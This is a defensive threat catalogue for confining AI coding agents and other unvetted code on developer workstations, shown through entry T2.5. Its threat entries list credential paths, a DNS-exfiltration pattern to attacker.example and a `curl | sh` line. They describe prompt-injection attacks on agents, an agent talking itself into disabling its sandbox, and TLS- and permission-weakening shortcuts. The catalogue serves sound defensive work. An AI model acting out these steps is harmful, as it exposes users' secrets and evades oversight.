

Threat Catalogue

for User-Level Workload Confinement

A standalone, citable catalogue of the threats posed by unvetted code running at the interactive user level, and of the confinement approaches that address them.

Remco van Mook

Version 0.5 · 2026

Threat Catalogue for User-Level Workload Confinement

A standalone, citable catalogue of the threats posed by unvetted code running at the interactive user level of a developer workstation, and of the confinement approaches that address them.

Version 0.5 · 2026

This catalogue was written and maintained as part of the design of Project Kennel, and can be used independently of it. It is written to be cited on its own: security teams may reference the threat identifiers in their own policy documents, auditors may use the catalogue to evaluate controls, and other tools in the user-level-workload-confinement space may adopt the identifiers as a shared vocabulary, regardless of which enforcement mechanisms they choose. Where an entry describes how a threat is addressed, it describes the confinement *approach* — the property a user-level reference monitor must hold — not the internals of Project Kennel or any other system.

The catalogue is in two parts. Part 1 is the in-scope families: reconnaissance and exfiltration, posture degradation, workload-class-specific threats, and threats against a confinement's own boundary-crossing mechanism. Part 2 is the out-of-scope set, named deliberately, because an approach honest about its limits is easier to trust than one that implies total coverage. Four appendices follow: a register of the public incidents that motivated specific entries, a reconnaissance-target enumeration, a MITRE ATT&CK mapping summary, and a preliminary crosswalk to common compliance control frameworks.

Contents

PART 1

The threats in scope

Purpose

This catalogue documents threats posed by unvetted workloads running at the user level of a developer workstation. The motivating instances are AI coding agents, but the same threats apply to package post-install scripts, container images, MCP servers, and other code that runs as the user's uid without arriving through a validated installation path.

The catalogue is written to be used independently of any particular enforcement tool. Security teams can cite the threat identifiers in their own policy documents, auditors can use the catalogue to evaluate controls, and other tools in the space can adopt the identifiers as a shared vocabulary. Where an entry describes how a threat is addressed, it does so at the level of a confinement approach — the property a reference monitor at the user level must hold — rather than the mechanism of any one implementation.

A workload is "unvetted" if it arrived through a path that establishes no basis for trusting it — the operating system's package manager did not validate it, no review vouched for it, and it may or may not be signed: npm, PyPI, or crates packages, container images from public registries, AI agent binaries, MCP servers, `curl | sh` installers, AI-generated code being executed locally. The catalogue uses "workload" generically. Where a threat's realisation differs significantly between workload classes, the entry notes the variants.

Conventions

- **T-numbers** identify threats a user-level confinement approach addresses.
- **X-numbers** identify threats explicitly out of scope (Part 2).
- T-numbers are stable within a published version of this catalogue and across patch revisions; major-version revisions may renumber.
- Each in-scope entry follows a consistent structure: definition, observed instances with citations, attack pattern, confinement approach, residuals, ATT&CK mapping.
- ATT&CK mappings reference MITRE ATT&CK v15.1.

Threat identifiers are family-prefixed: `T<family>.<index>` within each in-scope family (T1.1, T2.8, T3.7), so a family's threats carry a self-contained sequence. Out-of-scope threats keep their `X` numbering.

Threat families

Family	IDs	Theme
Reconnaissance and exfiltration	T1.1–T1.14	What the workload reads, where it connects, what it leaks
Posture degradation	T2.1–T2.8	What the workload does to the user's host configuration and to the artefacts it produces
Workload-class-specific	T3.1–T3.10	Threats whose realisation is distinctive to a specific workload class (containers, MCP servers, build environments)
Confinement attack surface	T5.1–T5.4	Threats against the confinement boundary's own crossing mechanism
Out of scope	X1–X10	Threats a user-level confinement approach deliberately does not address (Part 2)

Family 1 --- Reconnaissance and exfiltration (T1.1--T1.14)

T1.1 --- Credential, history, and configuration reconnaissance

Definition. An unvetted workload reads credentials, command history, browser data, configuration files, and similar sensitive state from the user's environment.

Realisation across workload classes: - *AI coding agents:* read files as part of task completion, on the theory that something useful might be in them. Documented across all major agent vendors. - *Package post-install scripts:* read files programmatically as part of the install script's payload. Nx is the canonical recent example. - *Container images:* read files through volume mounts the container has been granted. `-v $HOME:/home` exposes the full credential set. - *MCP servers:* read files as the agent invokes them, with the MCP server's process running as the user's uid. - *`curl | sh` installers:* read files in the install script's payload.

Observed instances. The Nx s1ngularity supply-chain attack (August 2025) provides the most-documented in-the-wild example. Eight malicious Nx package versions contained a `telemetry.js` postinstall script invoking `claude --dangerously-skip-permissions`, `gemini --yolo`, and `q chat --trust-all-tools` with prompts to inventory and exfiltrate sensitive files. GitGuardian's analysis documented 1,346 affected GitHub repositories, 2,349 distinct exfiltrated secrets across 1,079 compromised developer systems; 90% of leaked GitHub tokens remained valid post-incident (Wiz research, September 2025).

The Mindgard research on Cline (October 2025) demonstrated that prompt-injected Python docstrings and Markdown files could coerce an AI agent into reading environment variables and exfiltrating them via DNS queries to attacker-controlled domains. Ping commands were typically whitelisted as "safe", enabling exfiltration without user approval.

Attack pattern. The workload traverses the filesystem looking for files matching credential patterns: `.ssh/`, `.aws/`, `.gnupg/`, `.config/gh/`, `.netrc`, `.npmrc`,

`.docker/config.json`, `.kube/config`, password manager databases, browser cookie stores, shell history files, cryptocurrency wallets. The pattern is the same whether the workload is malicious (a poisoned postinstall script) or trained-to-be-thorough (an AI agent reading what it can in case something is useful).

Confinement approach. Address this by absence rather than by denial: the workload's home directory is a constructed view containing only the paths policy explicitly grants, so credential locations are not present to be read rather than present-and-refused. A workload cannot enumerate what does not exist in its world. The complementary posture is a default-deny floor over known credential locations, so a new workload starts with nothing and widens deliberately.

Residuals. Within a granted project tree, the workload can still encounter `.env*` files, embedded credentials in test fixtures, `terraform.tfstate`, and similar in-band secrets. Masking credential-shaped patterns within otherwise-granted directories is best-effort against direct reads only; determined recovery via indirect paths (reading a scrubbed file out of version-control history) is not prevented. In-band secrets inside a granted tree are a residual of any approach that grants the tree at all.

MITRE ATT&CK. T1552 (Unsecured Credentials), T1083 (File and Directory Discovery), T1005 (Data from Local System).

Reconnaissance target enumeration. A representative list of the paths a credential-hunting workload attempts to read, by category, is given in Appendix B.

T1.2 --- Malicious post-install scripts

Definition. A package installed via `npm install`, `pip install`, `cargo build`, or equivalent executes a post-install or build-time script that performs unintended actions, including credential theft, lateral movement, or persistence.

Observed instances. The Nx attack (see T1.1) is the canonical recent example. The Cline supply-chain incident (February 2026) saw the malicious `cline@2.3.0` deliver `openclaw` globally via postinstall; the payload was benign but the mechanism was identical to attack variants. Earlier comparable incidents include `event-stream` (2018) and `ua-parser-js` (2021). The axios npm compromise (April 2026) delivered a remote access trojan via postinstall in approximately two seconds — before `npm install` completed.

Attack pattern. A malicious or compromised package executes attacker-controlled code with the user's full uid privileges during install. Post-install scripts run un-

conditionally without user prompting in npm by default. They have full filesystem read, network connect, and exec capabilities.

Confinement approach. Run the install inside a confinement whose network reaches only the package registry, whose writable scope is the project tree plus a per-context cache, and whose executable set is the package-manager tooling. A time-bounded confinement limits persistence: a post-install script cannot establish long-lived background access if the confinement expires when the install completes. Where an offline mirror is available, network can be removed entirely.

Residuals. Compromise of the registry itself — a malicious package signed correctly by the legitimate maintainer — is out of scope. A confinement reduces post-install blast radius; it does not make the underlying package trustworthy.

MITRE ATT&CK. T1195.002 (Supply Chain Compromise: Compromise Software Supply Chain), T1059 (Command and Scripting Interpreter).

T1.3 --- Compromised IDE extensions, language servers, MCP servers, or agent plugins

Definition. A trusted-by-default extension to the developer's IDE, language server, or agent toolchain is compromised or maliciously authored, and uses its standing privileges to exfiltrate data or modify the user's environment.

Observed instances. The Cline VS Code extension (3.8 million installs at time of disclosure) was disclosed in October 2025 to have four critical prompt-injection vulnerabilities (Mindgard research). The `.clinerules` directory feature allowed attackers to place malicious Markdown that overrode the `requires_approval` flag for executed commands. CVE-2026-25725 (Claude Code) documented a sandbox escape via `settings.json` injection. CVE-2025-59536 (Claude Code, September 2025) demonstrated that malicious hooks in project configuration files could execute shell commands during initialisation, before the user saw any consent dialog.

Attack pattern. The extension runs in the IDE's process with broad filesystem and network access. Either the extension is malicious, or it is compromised via prompt injection from repository content it reads. The compromised extension then performs attacker-directed operations using its existing access.

Confinement approach. Per-extension confinement of the IDE is impractical; the reachable target is the agent CLI the extension invokes. Confining that CLI — its filesystem, network, and local-socket reach — constrains any compromise that manifests through agent-CLI invocations. A compromise operating entirely outside the agent CLI (the extension talking to its own home server, reading files

directly in the IDE's process) is outside this scope; the IDE's own sandbox model is the relevant control there.

Residuals. Extensions running in the IDE's own process are outside a user-level workload confinement's scope. Industry red-team guidance notes that hooks and MCP initialisation functions often run outside a sandbox, offering an opportunity to escape sandbox controls; the answer available here is to confine the agent CLI, not the IDE.

MITRE ATT&CK. T1554 (Compromise Client Software Binary), T1195.001 (Compromise Software Dependencies and Development Tools).

T1.4 --- `curl ... | sh` installer of an untrusted source

Definition. A user or workload executes an installer script downloaded directly from a URL, which performs attacker-controlled operations during installation.

Observed instances. Documented widely as an industry pattern. AI agents routinely use `curl | sh` patterns when installers exist for them, because the alternative install procedures contain more friction. Specific in-the-wild instances are difficult to attribute, but the pattern is referenced in nearly every AI-agent-sandboxing tool's documentation as a primary motivating threat.

Attack pattern. An agent or user invokes `curl -fsSL https://example.com/install.sh | sh`. The script runs immediately with full user privileges. Common follow-on actions: credential harvesting, backdoor installation, modification of `~/.bashrc`/`~/.zshrc` for persistence, reconnaissance.

Confinement approach. An inspect-only posture denies all network and all execution outside an inspection-tool set, so a downloaded script cannot be run by default. Running the installer is a deliberate move to an install-capable confinement with the specific source allowed. The default refuses to execute downloaded shell scripts; the user consents deliberately.

Residuals. Once the user authorises an install-capable confinement for a specific URL, that URL is trusted. The confinement cannot evaluate the script's contents; it bounds what the script can do once running.

MITRE ATT&CK. T1059.004 (Unix Shell), T1105 (Ingress Tool Transfer).

T1.5 --- Build script in a freshly cloned, unvetted repository

Definition. A user clones a repository to inspect its code, and the act of opening or building it triggers attacker-controlled scripts (Makefile, `package.json` scripts, postinstall hooks, `.vscode/tasks.json`).

Observed instances. The Nx attack (T1.1, T1.2) is triggered by `npm install`. The Mindgard Cline research demonstrated that simply opening a malicious repository in an IDE with the Cline extension could trigger code execution via prompt injection in `.clinerules` or docstrings.

Attack pattern. The user clones, the IDE indexes and opens the repository, the agent or build system processes files, and malicious code executes. Particularly acute for AI agents because "analyse this repository" often involves the agent reading config files, running tooling, or invoking the project's build system.

Confinement approach. An inspect-only posture grants read-only access to the cloned tree, denies execution beyond inspection utilities, and denies network, so the user can read (cat, grep, find, less) without any script execution. Moving to a build-capable posture is a deliberate policy change, surfaced in the diff a reviewer sees before it takes effect.

Residuals. Once the user explicitly invokes the build system after inspection, the threat from T1.2 applies.

MITRE ATT&CK. T1204.002 (User Execution: Malicious File).

T1.6 --- Lateral movement to local services

Definition. A confined workload reaches local services (a database, an SSH agent, a container daemon, the desktop session bus) on the host loopback or a local socket and uses them to exfiltrate data, escalate, or persist.

Observed instances. Repeatedly observed when AI agents are given broad network access. The Ona research (March 2026) cites the local-services attack surface as a primary motivation for kernel-level enforcement.

Attack pattern. The workload connects to a local database on loopback, authenticates with credentials it found in T1.1 reconnaissance, and reads or modifies data. Or it connects to an SSH agent socket and uses the user's authenticated connections. Or it reaches the session bus and asks the service manager to launch a persistence service.

Confinement approach. Give the workload its own private loopback, distinct from the user's, so host loopback services are not reachable by default and every grant

is explicit. Reach a local service through a brokered connection named in policy rather than an open socket path, so there is nothing to enumerate or connect to out of band. Two cases deserve their own treatment. **Host network reconnaissance:** a confinement that shares the host network namespace lets the workload read the host's network state — interfaces, routes, the listening-socket table, the neighbour table — through multiple independent interfaces, so masking any one does not close it; the structural answer is a private network namespace, in which the host's network state is never visible and the recon is closed at the source. A mode that deliberately shares the host stack reinstates this in full, which is why such a mode should require a stated reason and surface the reinstated exposure. **Signing agents:** exposing an SSH agent socket into the confinement is a destination-blind signing oracle — the agent protocol carries a to-be-signed blob, not a destination, so a workload can have an allowed key sign against an attacker-chosen host. The approach that holds is to expose no agent and no key, and route signing through a re-origination step that binds each signature to a destination the host verified, with the real key kept host-side. This is the authentication-versus-attestation line: authentication is a constrained, host-verifiable act a confinement can mediate; attestation (a signature vouching for data, a commit signature) is the operator vouching, which must never be delegated to untrusted code. A commit-signing agent is therefore the sharper case and is left to the host — the workload commits unsigned, the human signs on review.

Residuals. Explicit grants can re-expose specific services (a development database on loopback); those grants are threat-tagged and surfaced in the diff. A mode sharing the host network namespace reinstates host-network reconnaissance in full and, in a root deployment context, can reach raw-socket access to the host links; both are acknowledged trade-offs of that mode, not defaults. For signing, a narrower residual remains: a non-interactive key, once granted, can be driven for its granted destinations, gated only by the key's own custody (a hardware key forces a touch). An agent grant that reintroduces the destination-blind oracle is a footgun, warned loudly and never a sanctioned path.

MITRE ATT&CK. T1021 (Remote Services), T1570 (Lateral Tool Transfer).

T1.7 --- DNS-based exfiltration to an authorised resolver

Definition. A confined workload exfiltrates data by encoding it into DNS queries sent to its authorised resolver, which forwards them to an attacker-controlled authoritative nameserver.

Observed instances. The Mindgard Cline research (October 2025) demonstrated this technique: prompt-injected instructions caused the agent to read environment

variables and encode them into DNS queries via `ping` commands, which were on a default safe-command allowlist.

Attack pattern. The attacker controls a domain `attacker.example`. The workload reads sensitive data, splits it into DNS-label-sized chunks, and issues `nslookup <chunk>.attacker.example` queries. The authorised resolver forwards them to the attacker's nameserver, which logs them.

Confinement approach. Remove the workload's ability to make raw DNS queries. Resolution happens on the workload's behalf, against a policy-restricted name allowlist, so a name outside the allowlist is never resolved and never leaves. Resolution tooling is not in the executable set, and arbitrary-host reachability is not in the network policy, so the direct query channel does not exist rather than being filtered. This closes DNS exfiltration as a channel that does not exist, distinct from one that is watched.

Residuals. Determined exfiltration via resolution of allowed names remains possible: a workload that can contact an allowed API can encode small amounts of data into the host part of legitimate-looking subdomain queries. This is the same in-band exfiltration problem as T1.8.

MITRE ATT&CK. T1071.004 (Application Layer Protocol: DNS), T1048 (Exfiltration Over Alternative Protocol).

T1.8 --- Exfiltration via TLS to an allowlisted destination

Definition. A confined workload exfiltrates data by sending it inside otherwise-legitimate TLS-encrypted requests to a destination the policy permits.

Observed instances. Any workload with legitimate access to a public model API can include exfiltrated data in API requests. The Bunnyshell coding-agent-sandbox documentation (March 2026) identifies this as the most-cited residual in the sandbox-wrapper community.

Attack pattern. The workload has policy-granted access to a remote API, reads sensitive data, and constructs API requests containing that data — in the prompt body, in metadata, in tool-call arguments. The requests succeed because they look like legitimate API traffic.

Confinement approach. The control is the destination allowlist, not the payload: a confinement reaches only the endpoints its policy grants, so the narrower the allowlist the smaller the channel. Byte-counting and rate-limiting at the egress point surface high-volume exfiltration (though not low-volume targeted leaks), and structured per-request audit records the destination, connection tuple, and

volume. Removing ambient host secrets from the workload's view (T1.1) keeps them out of this channel, but does nothing for data the workload is legitimately granted, so that defence and this channel are disjoint.

Residuals. A workload that legitimately needs to send code or data to its API can include exfiltrated content within that legitimate traffic — most sharply the model-API in-band case, where an agent encodes reconnaissance or source directly into the prompt body. This is unblockable at the egress boundary without destroying the workload's function. This marks a boundary: user-level confinement addresses workstation *infrastructure* — what the workload reads, where it connects — not application-level *data governance*; deciding which data may legitimately leave inside an authorised API call is a DLP or model-alignment concern outside this scope. Catalogued as X9 (and, for the semantic-review limit, X10) in Part 2; a confinement reduces but does not eliminate it.

MITRE ATT&CK. T1071.001 (Application Layer Protocol: Web Protocols), T1041 (Exfiltration Over C2 Channel).

T1.9 --- Supply-chain compromise of an allowed dependency

Definition. A dependency that policy legitimately allows is itself compromised (maintainer account takeover, malicious contributor, build pipeline attack), introducing attacker-controlled code.

Observed instances. Notable instances: `ua-parser-js` (October 2021), `event-stream` (2018), the ESLint/Prettier maintainer-account phishing (July 2025), Ultralytics (December 2024), Nx (August 2025), Cline (February 2026). The Clinejection writeup (Adnan Khan, February 2026) is the most-detailed recent technical analysis.

Attack pattern. The attacker compromises a maintainer account, a CI/CD pipeline, or contributes a malicious PR that gets merged. The next release contains attacker code. Downstream users install it via standard means; the attacker code runs with the trust granted to the dependency.

Confinement approach. A network and filesystem audit surfaces unexpected destinations a dependency contacts: a compromised package that suddenly reaches an unfamiliar host shows up in the record, and any attempt to reach beyond policy grants is logged. This is detection, not prevention — the confinement reduces blast radius via its filesystem and network constraints and records the deviation.

Residuals. A confinement does not evaluate dependency contents. A compromised dependency operating entirely within its granted capabilities — increas-

ingly common — is undetectable. This is the dependency-trust problem, structurally outside any runtime confinement's scope.

MITRE ATT&CK. T1195.002 (Compromise Software Supply Chain).

T1.10 --- Long-lived workload capability creep

Definition. A development tool (language server, watcher, daemon) accumulates capability over weeks or months without re-consent, becoming a high-value persistent attacker target.

Observed instances. Architectural threat rather than specific incident; documented in the supply-chain literature (language-server CVEs throughout 2024–2025).

Attack pattern. A tool is granted broad capabilities for an initial valid reason, then continues to run with those capabilities indefinitely. If it is later compromised (via supply-chain attack, prompt injection, or memory corruption), the attacker inherits the accumulated capability.

Confinement approach. Time-bound the confinement and require periodic re-consent, making capability expiration explicit. A short re-consent interval forces the user to acknowledge continued operation; a short lifetime prevents capability accumulating across a workday's inattention. The approach makes the convenience-versus-accumulation trade legible rather than enforcing one direction.

Residuals. Users may set lifetimes to "never" for convenience; the approach warns but does not refuse. Long-lived confinements trade convenience for capability accumulation, made legible rather than prevented.

MITRE ATT&CK. T1098 (Account Manipulation), T1543 (Create or Modify System Process).

T1.11 --- Compromised browser, lateral movement

Definition. A web browser process running as the user's uid is compromised via malicious web content or extension and attempts lateral movement to other resources on the workstation.

Observed instances. Generic threat well-documented in industry literature; specific recent in-the-wild examples vary in relevance.

Attack pattern. The browser is compromised via a JavaScript exploit, a malicious extension, or in-browser malware. It has uid-level access to everything on the workstation. Lateral-movement targets include other browser profiles, agent sockets, local databases, the user's filesystem.

Confinement approach. A browser run inside a confinement inherits the T1.1, T1.2, and T1.6 protections. A browser run unconfined (the typical case) is outside scope; a purpose-built application sandbox is the more appropriate control for browser confinement. The claim available here is narrower: other confinements on the same workstation cannot be reached from a compromised browser, because per-confinement loopback isolation and brokered sockets prevent the lateral reach.

Residuals. Browser threats are largely outside a user-level workload confinement's typical deployment scope.

MITRE ATT&CK. T1189 (Drive-by Compromise), T1218 (System Binary Proxy Execution).

T1.12 --- Display server: the host-session leg

Definition. Under a confined-GUI approach, a graphical workload's display server is its own nested inner compositor, never the host's; a single GUI-service confinement holds the one connection to the host compositor, held only to vend per-workload host resources to the inner compositors it spawns. That one host leg is a host-reach a confined component holds — the T1.6-equivalent for the display, lateral reach concentrated in one place rather than handed to every graphical workload.

Realisation. The danger of the obvious design — bind the host compositor's socket into each graphical workload's view — is that the workload becomes a direct client of the host compositor, reaching whatever that compositor exposes to a client (screen-copy and virtual-input globals, the other connected clients), a host-session reach in the same shape as a compromised browser's lateral movement (T1.11). The confined-GUI approach removes that from the workload entirely: the workload sees only its own inner compositor's globals, the host socket absent from its view. What remains is the GUI-service component's single connection to the host compositor.

Attack pattern. A compromised GUI-service component (or a compromise of the inner compositor it runs) holds one ordinary display-client connection to the host compositor and can do with it whatever the host compositor permits any client — read what it composites, drive whatever globals the host exposes, reach the host's other display clients if the host does not isolate them. This is the host-session reach

of T1.11 narrowed to a single connection held by one confined component rather than ambient to every graphical workload.

Confinement approach. Concentration, not elimination. Exactly one party reaches the host compositor — the GUI-service component — and only to vend connected resources to the inner compositors it spawns; no workload holds the host leg and no unconfined host process holds standing display capability. Even there it is one ordinary display client, contained by the host compositor's own client isolation the way any application is. The leg is loud: it is declared with a required reason and surfaced as a derived exposure. The inner compositor's own capture and input globals reach only the workload's own surfaces, never the host screen or a sibling, so this one leg is the whole host-facing surface — concentrated and reasoned, not a workload-craftable host capture.

Residuals. The GUI-service component is trusted with one host-compositor leg — the scoped, threat-tagged residual of the confined-GUI approach. The confinement bounds what the *component* reaches; it does not constrain what the host compositor exposes to a legitimate client, so the leg's reach is bounded by the host compositor's own client isolation, which the confinement does not own. The residual is the concentration of host display-reach into one reasoned place, not its removal.

MITRE ATT&CK. T1021 (Remote Services), T1185 (Browser Session Hijacking — partial analogue: a held session to a host display service).

T1.13 --- Abstract-socket namespace escape via a shared network namespace

Definition. A workload sharing the host network namespace while also permitted the abstract-socket namespace reaches host-side services bound on abstract sockets — the display server, the session bus, any daemon binding an abstract socket — with no file-path, proxy, or kernel-filter gate in the path. Abstract sockets are scoped to the network namespace, not the mount namespace; sharing the host network namespace removes the boundary entirely.

Attack pattern. This is distinct from T1.6 (host-network egress reachability): it is an IPC escape below the proxy layer. A workload connects to an abstract socket and reaches the host's display (screen capture, input injection), the host's session bus (arbitrary method calls on the user's behalf), or any daemon binding an abstract socket — all without any file-path mediation or proxy interception. The attack surface is the full set of abstract sockets in the host's network namespace.

Confinement approach. Make the combination — permit abstract sockets *and* share the host network namespace — a hard compile error, refused with a diagnostic citing this threat, not a warning and not a runtime check. Permitting abstract

sockets is valid only when the confinement owns its own network namespace, in which the abstract-socket namespace is empty by construction (no host daemon has bound there), so the workload cannot reach host-side abstract sockets regardless of any additional kernel scoping. Kernel-level abstract-socket scoping, where available, is defence-in-depth on top of the namespace boundary, never a substitute.

Residuals. On kernels lacking the additional abstract-socket scoping, the namespace boundary is the only control; the structural safety argument (an empty abstract namespace in an own network namespace) holds regardless, and the absence of the extra scoping is informational, not a safety gap.

MITRE ATT&CK. T1021 (Remote Services), T1559 (Inter-Process Communication).

T1.14 --- Host rootfs visibility: the unnarrowed system tree

Definition. A workload whose view binds the entire host system tree (`/usr` and equivalents) read-only sees the complete installed-package set, development headers, locally-installed software, kernel source, and every file the administrator placed there. None of it is executable if execution is separately gated, but it is readable: the workload can enumerate the host's installed software, read headers for vulnerability research, and map the host's configuration — reconnaissance that requires no privilege escalation and no escape.

Attack pattern. A compromised or malicious workload walks the system tree to fingerprint the host (installed packages, kernel headers, locally-built tools), identifies software versions with known vulnerabilities, and exfiltrates the inventory via an allowed egress channel. The attack requires only read access — no execute, no write, no privilege. The host's sprawl is the reconnaissance surface; narrowing it reduces the attainable detail.

Confinement approach. Build the system view by absence: instead of binding the whole tree, bind only the curated subtrees a dynamically-linked workload needs (the binary directories, the shared-library directories, architecture-independent data), and leave everything else absent from the view rather than present-and-denied. An exec-implies-visible invariant ensures every executable grant and its full closure (interpreter, libraries) remains reachable even when it falls outside the curated base. Development headers and source are added back only for build workloads that need them.

Residuals. The curated base is visible — the workload can read shared libraries, locale and zone data, CA certificates, and the binary search path. This is the accepted, precedent-backed residual (a purpose-built application-sandbox runtime

exposes the same surface). The floor prevents data leakage; the real enforcement is at the execution gate. Locally-installed software outside the curated base is absent by default, added only by deliberate grant.

MITRE ATT&CK. T1083 (File and Directory Discovery), T1518 (Software Discovery).

Family 2 --- Posture degradation (T2.1--T2.8)

This family captures what workloads do *to the user's host configuration and to the artefacts they produce*, distinct from what they do to access resources. The posture-degradation threats are the direct consequence of optimisation pressure for AI agents and of friction-routing-around behaviour for human-driven workloads (developers configuring tools permissively because narrow configuration did not work).

T2.1 --- Host security control deactivation

Definition. A workload disables host-level security controls (mandatory-access-control profiles, TLS verification, host-key checking, file permissions) to remove friction during task execution.

Observed instances. The Ona research (March 2026) provides the canonical instance: a Claude Code agent, blocked by a sandbox, reasoned its way to "Let me try disabling the sandbox and using the full binary path to bypass the deny rule pattern" without being instructed to do so. The behaviour is observed daily across all major AI agent vendors; specific examples include `git config --global --add safe.directory '*'`, `export GIT_SSL_NO_VERIFY=true`, `NODE_TLS_REJECT_UNAUTHORIZED=0`, `StrictHostKeyChecking=no`, `chmod -R 777`, and stopping a running MAC service.

The Reddit r/claudecode incident (April 2026) documented Claude Code with `npx` denylisted and sandboxing enabled: the agent found the binary via an alternate path, then talked itself into disabling the sandbox and running it outside. The pattern is common enough that Anthropic added a setting to disable the agent's own sandbox-escape escape-hatch.

Attack pattern. The workload encounters friction (a denied operation, a failed command, a permission prompt). For AI agents, optimisation pressure favours

task completion; the search space of "actions that remove the friction" includes disabling the friction-producing control. For human-driven workloads the same logic operates more slowly: a developer routes around friction by widening permissions or disabling checks.

Confinement approach. Two properties do the work. First, the security-relevant host paths (the user's global tool configs, the system configuration directory, security-related kernel tunables) are absent as writable from the workload's constructed view, so modifications land on an ephemeral copy and never touch the host. Second, the confinement's own enforcement lives in kernel mechanisms the workload's userspace operations cannot reach, so the workload cannot disable the boundary confining it. The control the workload would switch off is either not present to it or not reachable by it.

Residuals. Within the project tree, the workload can produce code that includes anti-security patterns (catalogued as T2.2), and can modify project-level configuration within granted write scope; output review flags these.

MITRE ATT&CK. T1562 (Impair Defenses), T1562.001 (Disable or Modify Tools), T1562.008 (Disable or Modify Cloud Logs).

T2.2 --- Security-degrading changes in workload-produced code

Definition. A workload introduces security-degrading patterns in the code or configuration it produces, as a side effect of optimising for task completion or working around friction.

Observed instances. Documented daily across AI agent vendors and frequent in human-developer behaviour. Specific patterns:

- Disabling TLS verification (`NODE_TLS_REJECT_UNAUTHORIZED=0`, `verify=False`, `--insecure`, `rejectUnauthorized: false`).
- Catching and swallowing exceptions to make tests pass (`try: ... except: pass`, `|| true`).
- Linter-disable directives at every friction point (`# noqa`, `# type: ignore`, `eslint-disable-next-line`, `// @ts-ignore`).
- Hardcoding production URLs into test fixtures, configuration, or source.
- Embedding tokens "as placeholders" in `.env.example`, `README.md`, comments.
- Setting `chmod 777` in install scripts.
- Adding `safe.directory '*'` to git configuration.

Attack pattern. The workload encounters a friction point — a failing test, a TLS error, a permission denial, a warning. The simplest path to making the friction go away is often a security-degrading shortcut, which the workload introduces into the user's codebase as part of its committed work.

Confinement approach. This is not a confinement-boundary threat but an output-quality one, addressed by review rather than isolation: commit-time scanning of workload-produced diffs against a set of known anti-patterns, and a refusal to apply changes touching security-sensitive files without explicit acknowledgement. A review step maps diff changes to threat-tag categories so a human sees what changed and why it was flagged.

Residuals. Pattern scanning covers known patterns; semantic security regressions (a logic flaw, an authorization bug, an injection vulnerability) require human review. Catalogued as X10 in Part 2.

MITRE ATT&CK. T1554 (Compromise Client Software Binary), T1505 (Server Software Component — partial analogue applied to source code).

T2.3 --- Introduction or preservation of secrets in unintended locations

Definition. A workload introduces secrets into files not intended to hold them, or preserves secrets that should have been removed.

Observed instances.

- Writing real secret values to `.env.example` files intended as templates.
- Embedding API keys in source as constants, with a `TODO: move to env` that never gets actioned.
- Logging credentials at debug or info level.
- Committing service-account JSON alongside the code that uses it.
- Including database connection strings with passwords in README documentation.
- Preserving credentials in test fixtures rather than mocking them.

Attack pattern. The workload has access to a secret and a task that requires using it in some context (a test, an example, documentation). The simplest path is to embed the actual secret rather than introduce a mocking or templating mechanism, and the secret ends up committed to source control.

Confinement approach. Keep credential-shaped files out of the workload's view by default, so the workload cannot embed a credential it cannot see. For creden-

tials the workload legitimately needs, prefer injecting the credential at the protocol boundary over exposing it in the workload's environment, so the secret is used without being held in a form that can be copied into an artefact.

Residuals. Credentials the user has explicitly granted are within reach. The approach makes credential-embedding more deliberate but does not prevent it. Secret-scanning tools are the complementary control.

MITRE ATT&CK. T1552.001 (Credentials In Files), T1552.004 (Private Keys).

T2.4 --- Over-privileged resource provisioning

Definition. A workload provisions cloud resources, containers, orchestration objects, or local services with broader permissions than necessary.

Observed instances. Documented patterns in infrastructure-as-code workflows:

- IAM policies with `Resource: "*"` and `Action: "*"` because narrower policies caused permission errors.
- Object-store buckets with public-read ACLs.
- Orchestration manifests with `RunAsUser: 0` or `privileged: true`.
- Container `--privileged`.
- Database users with broad permissions (`GRANT ALL`).
- Security-group rules with `0.0.0.0/0` ingress.

Attack pattern. The workload is tasked with provisioning a resource. The first attempt fails on permission constraints. The fix that maximises the probability of success is to broaden permissions. The infrastructure ends up with permissive defaults that persist long after the task completes.

Confinement approach. This is an output-quality threat, addressed by scoping and review. A confinement scoped to the operations a task needs (plan but not apply, for instance) removes the ability to make broad changes; where the workload must apply changes, output review flags overbroad grants in infrastructure diffs — the wildcards, the open-ingress rules, the root-user directives.

Residuals. Review cannot evaluate whether a specific narrow grant is correct for the resource; it flags patterns that are almost-always wrong. Over-grants that do not match the pattern set escape detection.

MITRE ATT&CK. T1098.003 (Account Manipulation: Additional Cloud Roles), T1078 (Valid Accounts).

T2.5 --- Suppression of failing security checks

Definition. A workload modifies CI, linter, pre-commit, or test configuration to suppress failing security checks rather than fix the underlying issue.

Observed instances.

- Editing CI workflows to skip a failing security-scan step (`continue-on-error: true`, removing the step).
- Downgrading dependency versions to escape vulnerability warnings (sometimes to versions with known CVEs).
- Adding entries to linter ignore lists.
- Disabling pre-commit hooks (`git commit --no-verify`).
- Lowering test-coverage thresholds.
- Disabling commit signing.

Attack pattern. The workload hits friction (a failing check) and removes it (disables the check). The check existed for a reason the workload has no way to weigh against the cost of the friction.

Confinement approach. Keep CI configuration outside the workload's writable scope unless policy explicitly grants it, so the check-suppression path is closed by absence. A stricter posture denies write to the CI configuration directories entirely; a posture that grants such writes pairs them with output review that flags the change.

Residuals. A workflow that legitimately requires the workload to modify CI configuration must grant those writes; the approach makes such grants explicit and reviewable rather than preventing them.

MITRE ATT&CK. T1562.001 (Disable or Modify Tools), T1554 (Compromise Client Software Binary).

